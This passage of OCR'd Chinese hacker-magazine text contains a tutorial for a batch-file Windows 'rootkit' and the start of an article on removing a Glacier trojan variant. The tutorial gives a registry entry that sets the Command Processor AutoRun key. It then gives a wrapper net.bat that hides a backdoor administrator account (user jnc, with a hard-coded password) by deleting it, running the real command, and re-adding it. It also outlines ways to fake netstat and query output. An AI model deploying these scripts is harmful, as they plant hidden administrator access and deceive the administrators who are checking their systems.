


图2 cmd /?查看帮助

就是说如果HKEY_LOCAL_MACHINE\Software\Microsoft\Command Processor\AutoRun这个键值存在，就会先去执行这个地方的程序，然后再启动cmd.exe接受用户的输入，除非用cmd /D启动cmd.exe（很少有人会用这个参数来启动cmd吧！）。注册表内容如下：

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Command Processor]  //注册表位置//
"AutoRun"="c:\\winnt\\system32\\jnc\\cmdcmd.bat" //autorun内容也就是你要运行的cmd.bat的位置//
```

大家可以在shell里用regedit /s导入，我们Rootkit启动的问题也解决了！

三、制作

原理方面的东西给大家说明了，现在看看如何制作我们的Rootkit吧！首先是解决启动问题，写个批处理内容如下：

```
@echo off                                  //设置为无回显//
@set Path=c:\winnt\system32\jnc;C:\WINNT\system32;>nul
//设置Path的内容，具体的大家自己设置，并且将回显消除//
@set PATHEXT=.COM;.BAT;.EXE;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.VBS>nul    //设置PATHEXT的内容，具体的大家自己设置，并且将回显消除//
```

保存为cmd.bat放到一个目录下，这里是c:\winnt\system32\jnc（你可以根据自己的需要定义），然后到注册表里编辑HKEY_LOCAL_MACHINE\Software\Microsoft\Command Processor\AutoRun键值为c:\winnt\system32\jnc\cmd.bat（就是你保存的bat文件的地址），如图3。这样当启动新的cmd时就会执行我们指定的bat，看看是不是环境变量被重设了^_^。




图3 修改注册表

Rootkit启动完成了，现在看看如何实现Rootkit的功能吧。这个就可以发挥大家自己的想像力了，毕竟bat是很强大的。现在我就给大家说说如何实现超级用户的完全隐藏吧（高手不要打我！）在系统目录和c:\winnt\system32\jnc目录下建立文件net.bat。内容如下：

```
@echo off                                        //关闭回显//
@c:\winnt\system32\net.exe user jnc /del>nul
//删除我们的后门用户jnc//
@c:\winnt\system32\net.exe %1 %2 %3 %4           //执行正常的net命令操作，避免被怀疑//
@c:\winnt\system32\net.exe user jnc inclovesw /add>nul
//加用户名jnc密码为inclovesw的帐号//
@c:\winnt\system32\net.exe localgroup administrators jnc /add>nul      //提升jnc为管理员//
```

一个功能简单的就实现了。如果你需要隐藏端口可以自己写，给大家一个思路就是：将当前netstat的内容定向到一个文本文件，然后删除我们指定的内容。还有，以前有人提到的制作假的query.exe，需要删除系统文件，容易被发现，如果使用这个方法并且建立一个query.bat，管理员看到的内容不就是你控制的了？总的思路就是在管理员之前看看该命令对自己有没有不利，有的话就就屏蔽掉。

我们看看正常的net.exe运行net user，与直接在命令行下执行net user的不同吧！正常情况下（如图4），Rootkit后（如图5）。




图4 可以看到jnc用户




图5 Rootkit后看不到jnc用户

四、总结

尽管这些Rootkit在图形界面下不能像真正的rootkit那样隐藏什么，那些批处理也很容易被曝光，但是在命令行中用得好的话威力还是很大的。比如你知道管理员总是telnet登录，或者你的对手喜欢用cmd操作（我就是如此）；还可以应用在一些想不到的场合，比如刚才提到的query命令的隐藏……总之，给大家一个思路，如何发挥就看大家自己的了。文章比较浅薄，有什么问题或者你有更好的方法欢迎到论坛讨论，我的ID是剑心。

【文章所涉及cmd.bat、net.bat、cmd_auto.reg在光盘中均有收录】

编辑点评：“Rootkit”这单词想必很多读者都感到陌生。“Root”在英语中是根，扎根的意思，“kit”是包的意思。Rootkit我们可以把它理解成一个利用很多技术来潜伏在你系统中的一个后门，并且包含了一个功能比较多的程序包。Rootkit最大的特点就是“隐藏”，而本文利用了“先删除后再建”的技巧也实现了“隐藏”功能！

追杀变种冰河

追杀变种冰河

无情剑客

说到冰河，大家一定都很熟悉了。想当年它曾经是黑道朋友首选的远程控制软件，只因为它有着强大的功能，直到现在有很多人还在应用第二代木马冰河，而冰河也早就被列入了众多杀毒软件的“黑名单”了。为了躲避杀毒软件的追杀，在网上陆续出现了变种冰河。今天就和大家探讨一下怎样查杀冰河，下面就以查杀冰河2005圣诞版的变种木马为例。因本人是只菜鸟，必定有很多错误之处，望大虾们多多指点！

那天我觉得无聊，手头上有一只冰河2005圣诞版的变种木马。反正在家里也很无聊，所以决定要看看这变种冰河的厉害。我先解压冰河，但是杀毒软件没反应（可能我的病毒库旧吧，毕竟人家是变种呀，哪有这么容易被杀呀！）。于是就在我的爱机运行了服务端，运行之后占用内存很大，电脑慢得要命（因为我开了虚拟系统）。先借助反间谍专家的进程管理器来看看进程，如图1所示。




图1 进程管理器

那个红色的图标，是不是很奇怪呢？这么显眼也做得出来，这个变种冰河的作者也没什么水平，晕~~！可能大家没有注意到我们经常使用的优化大师有查杀病毒功能。打开优化大师的病毒查杀功能，查杀结果如图2所示，提示有Glacier类木马。

没想到优化大师查杀可疑文件的能力还真有两下子吧？继续展开优化大师的“开机速度优化”，因为在这里面可以把一些随系统一起启动的文件去掉。这里我们又可以看见那个红色的图标了（如图3），先把它们禁止启动（在禁止启动之前可别忘记把它的进程结束了）。




图2 优化大师的病毒查杀结果

